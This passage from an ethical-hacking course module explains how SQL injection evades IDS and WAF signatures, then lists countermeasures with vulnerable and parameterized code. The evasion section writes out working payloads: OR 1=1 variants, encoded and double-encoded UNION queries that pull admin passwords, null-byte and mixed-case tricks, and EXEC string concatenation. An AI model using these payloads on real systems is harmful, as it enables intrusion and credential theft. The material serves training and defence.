Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Evasion Technique: Sophisticated Matches and URL Encoding

Sophisticated Matches

- An IDS signature may be looking for 'OR 1=1. Replacing this string with another string will have the same effect.

SQL Injection Characters

- `' or "` character String Indicators
- `-- or #` single-line comment
- `/*…*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

URL Encoding

- Attacker obfuscates input string by replacing the characters with their ASCII code in hexadecimal form preceding each code point with a percent sign '%'
- For a single quotation mark, the ASCII code is 0X27. So, its URL-encoding character is represented by %27
- In some cases, the basic URL encoding does not work; however, an attacker can make use of double-URL encoding to bypass the filter

SQL Injection Query

```
' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
```

After URL Encoding

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE
%20name%3D%27Admin%27%E2%80%94
```

After Double-URL Encoding

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_D
ata%2520WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Technique: Sophisticated Matches

Signature matches usually succeed in catching the most common classical matches, such as "**OR 1=1**". These signatures are built using regular expressions, so they try to catch as many possible variation of classical matches "**OR 1=1**" as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches but with a slight change.

Attackers use these sophisticated matches as an evasion technique to trick and bypass user authentication. These sophisticated matches are an alternative expression to the classical match "**OR 1=1**".

An attacker might use an "**OR 1=1**" attack that uses a string such as "**OR 'john'='john'**." Replacing this string with another string will have same effect.

If this does not work, the attacker tricks the system by adding 'N' to the second string, such as "**OR 'john'=N'john'**." This method is very useful in signature evasion while evading advanced systems.

Following are the various SQL injection characters:

- `' or "` character String Indicators
- `-- or #` single-line comment
- `/*…*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate
- `%` wildcard attribute indicator

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non-transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay '0:0:10'` time delay

Examples for evading `' OR 1=1` signature:

- `OR 'john' = 'john'`
- `' OR 'microsoft' = 'micro'+'soft'`
- `' OR 'movies' = N'movies'`
- `' OR 'software' like 'soft%'`
- `' OR 7 > 1`
- `' OR 'best' > 'b'`
- `' OR 'whatever' IN ('whatever')`
- `' OR 5 BETWEEN 1 AND 7`

Evasion Technique: URL Encoding

URL encoding is a technique used to bypass numerous input filters and obfuscate SQL query to launch injection attacks. It is performed by replacing the characters with their ASCII code in hexadecimal form preceding each code point with a percent sign "%".

For example, for a single quotation mark, the ASCII code is 0X27, so its URL-encoding character is represented by %27.

An attacker can perform the attack by bypassing the filter in the following manner:

- Normal query

  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL encoding, the above query is represented as,

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

In some cases, the basic URL encoding does not work; however, an attacker can make use of double-URL encoding to bypass the filter.

The string obtained from URL-encoding of a single quotation mark is %27; after double-URL encoding the same string becomes %2527 (here % character is itself URL encoded in a normal way as %25).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example,

- Normal query

  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```


  After URL-encoding, the above query is represented as,

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

  After double URL-encoding, the above query is represented as,

  ```
  %2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520
  WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
  ```

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Evasion Technique: Null Byte and Case Variation

Null Byte

- Attacker uses null byte (%00) character prior to a string to bypass detection mechanism
- Using the resulting query, an attacker obtains a password of an admin account
- **SQL Injection Query**

```
' UNION SELECT Password FROM Users
WHERE UserName='admin'--
```

- **After injecting null bytes:**

```
%00' UNION SELECT Password FROM
Users WHERE UserName='admin'--
```

Case Variation

- Attacker can mix uppercase and lowercase letters in an attack vector to pass through detection mechanism
- **If the filter is designed to detect following queries:**

```
union select user_id, password from
admin where user_name='admin'--

UNION SELECT USER_ID, PASSWORD FROM
ADMIN WHERE USER_NAME='ADMIN'--
```

- **The attacker can easily bypass the filer using below query:**

```
UnIoN sEleCt UsEr_iD, PaSSwOrd fROm
aDmiN wHeRe UseR_NamE='AdMIn'--
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Technique: Null Byte

An attacker uses null byte (%00) character prior to a string in order to bypass detection mechanism. Web applications use high-level languages such as PHP, ASP, and so on along with C/C++ functions. However, in C/C++ NULL characters are used to terminate the strings. Therefore, different approaches of both the coding platforms result in NULL byte injection attack. For example, the following SQL query is used by an attacker to extract password from the database,

```
' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

If the sever is protected by WAF or IDS, then the attacker prepends NULL bytes to the above query in following manner:

```
%00' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

Using the above query, an attacker can successfully bypass an IDS and obtain password of an admin account.

Evasion Technique: Case Variation

By default, in most of the database servers, SQL is case insensitive. Due to the case-insensitive option of regular expression signatures in the filters, attackers can mix uppercase and lowercase letters in an attack vector to bypass detection mechanism.


For example, if the filter is designed to detect the following queries,

```
union select user_id, password from admin where user_name='admin'--
UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--
```

Then the attacker can easily bypass the filter by using the following query

```
UnIoN sEleCt UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--
```

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Evasion Techniques

Evasion Technique: Declare Variable and IP Fragmentation

CEH

Declare Variables

- Attacker identifies a **variable** that can be used to pass a series of specially crafted **SQL statements**
- For example, the SQL injection used by an attacker

```
UNION Select Password
```

- Attacker **redefines** the above SQL statement into variable '**sqlvar**' in the following manner:

```
; declare @sqlvar nvarchar(70); set
@myVAR = N'UNI' + N'ON' + N' SELECT' +
N'Password'); EXEC(@sqlvar)
```

IP Fragmentation

- An attacker intentionally splits an IP packet to spread it across **multiple small fragments**
- Small packet fragments can be further modified in order to **complicate reassembly** and detection of an attack vector
- Different ways to evade signature mechanism:
  - Take a **pause in sending** parts of attack with a hope that an IDS would time out before the target computer does
  - Send the packets in **reverse order**
  - Send the packets in proper order except the **first fragment** which is sent in the last
  - Send the packets in proper order except the **last fragment** which is sent in the first
  - Send packets **out of order** or **randomly**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evasion Technique: Declare Variables

During web sessions, an attacker carefully observes all the queries that can help him/her to acquire important data from the database. Using those queries, an attacker can identify a variable that can be used to pass a series of specially crafted SQL statements to create a sophisticated injection that can easily go undetected through the signature mechanism.

For example, the SQL injection statement used by an attacker is as follows:

```
UNION Select Password
```

The attacker redefines the above SQL statement into variable "sqlvar" in the following manner,

```
; declare @sqlvar nvarchar(70); set @myVAR = N'UNI' + N'ON' + N' SELECT' +
N'Password'); EXEC(@sqlvar)
```

The execution of the above query allows the attacker to bypass IDS in order to get all the passwords from the stored database.

Evasion Technique: IP Fragmentation


An attacker intentionally splits an IP packet to spread the packet across multiple small fragments. Attackers make use of this technique to evade an IDS or WAF. For IDS or WAF to detect an attack, it must first reassemble the packet fragments. Usually, it is impossible to find a match between the attack string and a signature as each packet is checked individually. These small fragments can be further modified in order to complicate reassembly and detection of an attack payload.

Various ways to evade signature mechanism using IP fragments are listed below:

- Take a pause in sending parts of an attack with a hope that an IDS would time-out before the target computer does

- Send the packets in reverse order
- Send the packets in proper order except the first fragment which is sent in the last
- Send the packets in proper order except the last fragment which is sent in the first
- Send packets out of order or randomly

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection

Module Flow


1 SQL Injection Concepts
2 Types of SQL Injection
3 SQL Injection Methodology
4 SQL Injection Tools
5 Evasion Techniques
6 Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

Earlier modules discussed the severity of SQL injection attacks, their various techniques, tools used to perform SQL injection, techniques used to bypass IDS/firewall signatures, and so on. These discussions were about offensive techniques that an attacker can use for SQL injection attacks. This section will discuss defensive techniques against SQL injection attacks and will present countermeasures to protect web applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
Countermeasures
How to Defend Against SQL Injection Attacks
CEH
Why Web Applications are Vulnerable to SQL Injection Attacks?
Database server runs OS commands
Using privileged account to connect to the Database
Error message revealing important information
No Data validation at the Server
Run database service account with minimal rights
Disable commands like xp_cmdshell
Monitor DB traffic using an IDS, WAP
Use low privileged account for DB connection
Suppress all error messages
Use custom error messages
Filter All Client Data
Sanitize Data
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against SQL Injection Attacks

Why are Web Applications Vulnerable to SQL Injection Attacks?

- **The database server runs OS commands**

  Sometimes, a database server uses OS commands to perform a task. An attacker who compromises the database server with SQL injection can use OS command to perform unauthorized operations.

- **Using privileged account to connect to the database**

  A developer may give a database user an account that has high privileges. An attacker who compromises a privileged account can access the database and perform malicious activities at the OS level.

- **Error message revealing important information**

  If the input provided by the user does not exist or the structure of the query is wrong, the database server displays an error message. This error message can reveal important information regarding the database, which an attacker can use to perform unauthorized access to the database.

- **No data validation at the server**

  This is the most common vulnerability leading to SQL injection attacks. Most applications are vulnerable to SQL injection attacks because they use an improper validation technique (or no validation at all) to filter input data. This allows an attacker to inject malicious code in a query.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Implementing consistent coding standards, minimizing privileges, and firewalling the server can all help in defending against SQL injection attacks.

- **Minimizing Privileges**

  Developers often neglect security aspects while creating a new application and tend to leave those matters to the end of the development cycle. However, security matters should be a priority, and a developer should incorporate adequate steps during the development stage itself. It is important to create a low-privilege account first, and begin to add permissions only when needed. The benefit to addressing security early is that it allows developers to address security concerns as they add features, so that identification and fixing becomes easy. In addition, developers become familiar with the security framework when forced to comply with it throughout the project's lifetime. The payoff is usually a more secure product that does not require the last-minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside of the system administrator's context.

- **Implementing Consistent Coding Standards**

  Database developers should carefully plan for the security of whole information system infrastructure, and integrate security in the solutions they develop. They must also adhere to a set of well-documented standards and policies while designing, developing, and implementing database and web application solutions.

  Take, for example, a policy for performing data access. In general, developers use whatever data access method they like. This usually results in a multitude of data access methods, each exhibiting unique security concerns. A more prudent policy would be to dictate guidelines that guarantee similarity in each developer's routines. This consistency would greatly enhance both the maintainability and security of the product.

  Another useful coding policy is to perform input validation at both the client and the server level. Developers sometime rely only on client-side validation to avoid performance issues, as it minimizes round trips to the server. However, it should not be assumed that the browser is actually conforming to the standard validation when users post information. All the input validation checks should also occur on the server, to ensure that any malicious user input is properly filtered.

  Instead of default error messages that reveal system information, custom error messages that provide little or no system details should display to the user when an error occurs.

- **Firewalling the SQL Server**


  It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to the SQL Server are the administrative network (if one is there) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. SQL Server 2000 listens by default on named pipes (using Microsoft networking on TCP ports 139 and 445) as well as TCP port 1433 and UDP port 1434 (the port used by the SQL "Slammer" worm).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

- o Developers uploading unauthorized/insecure scripts and components to the web server
- o Misapplied patches
- o Administrative errors

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




SQL Injection
Countermeasures

How to Defend Against SQL Injection Attacks (Cont'd)

1. Make no assumptions about the size, type, or content of the data that is received by your application
2. Test the size and data type of input and enforce appropriate limits to prevent buffer overruns
3. Test the content of string variables and accept only expected values
4. Reject entries that contain binary data, escape sequences, and comment characters
5. Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
6. Implement multiple layers of validation and never concatenate user input that is not validated
7. Avoid constructing dynamic SQL with concatenated input values
8. Ensure that the Web config files for each application do not contain sensitive information
9. Use most restrictive SQL account types for applications
10. Use Network, host, and application intrusion detection systems to monitor the injection attacks
11. Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities
12. Keep untrusted data separate from commands and queries

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




SQL Injection
Countermeasures

How to Defend Against SQL Injection Attacks (Cont'd)

13. In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate the special characters
14. Use a secure hash algorithm such as SHA256 to store the user passwords rather than in plaintext
15. Use data access abstraction layer to enforce secure data access across an entire application
16. Ensure that the code tracing and debug messages are removed prior to deploying an application
17. Design the code in such a way it traps and handles exceptions appropriately
18. Apply least privilege rule to run the applications that access the DBMS
19. Validate user-supplied data as well as data obtained from untrusted sources on the server side
20. Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing and escaping efforts
21. Use a prepared statement to create a parameterized query to block the execution of query
22. Ensure that all user inputs are sanitized before using them in dynamic SQL statements
23. Use regular expressions and stored procedures to detect potentially harmful code
24. Avoid the use of any web application which is not tested by web server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Countermeasures

How to Defend Against SQL Injection Attacks (Cont'd)

25 **Isolate the web server** by locking it in different domains

26 Ensure all software patches are **updated regularly**


27 Regular monitoring of SQL statements from database-connected applications to identify **malicious SQL statements**

28 Use of Views should be necessary to protect the data in the base tables by **restricting access** and **performing transformations**

29 **Disable shell access** to the database

30 Do not disclose database **error information** to the end users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection
Countermeasures

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce **Type** and **length checks** using **Parameter Collection** so that input is treated as a literal value instead of executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value instead of as executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code

Vulnerable Code


```
SqlDataAdapter myCommand =
new
SqlDataAdapter("LoginStoredProcedure
'" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter(
"SELECT aut_lname, aut_fname FROM Authors WHERE
aut_id = @aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id
", SqlDbType.VarChar, 11); Parm.Value =
Login.Text;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


SQL Injection
Countermeasures
How to Defend Against SQL Injection Attacks (Cont'd)
CEH
http://www.certifiedhacker.com/?id=blah' OR 1=1 –
Attacker
Login Form
Internet
Use WAF Firewall /IDS and Filter Packets
Web Server
Keep patches current
Connect to the database using non-privileged account
Grant least privileges to the database, tables, and columns
DBMS
Web Application
Analyze the source code for SQL injection
Minimize use of 3rd party apps
Sanitize and Filter User Input
Disable commands like xp_cmdshell
Operating System
SQL Query
Use stored procedures and parameter queries
Disable verbose error messages and use custom error pages
Custom Error Page
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures to Defend Against SQL Injection

To defend against SQL injection, the developer needs to take proper care in configuring and developing an application in order to create one that is robust and secure. The developer should use best practices and countermeasure in order to prevent applications from becoming vulnerable to SQL injection attacks.

Follow the countermeasures listed below to defend against SQL injection attacks:

- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated
- Avoid constructing dynamic SQL with concatenated input values
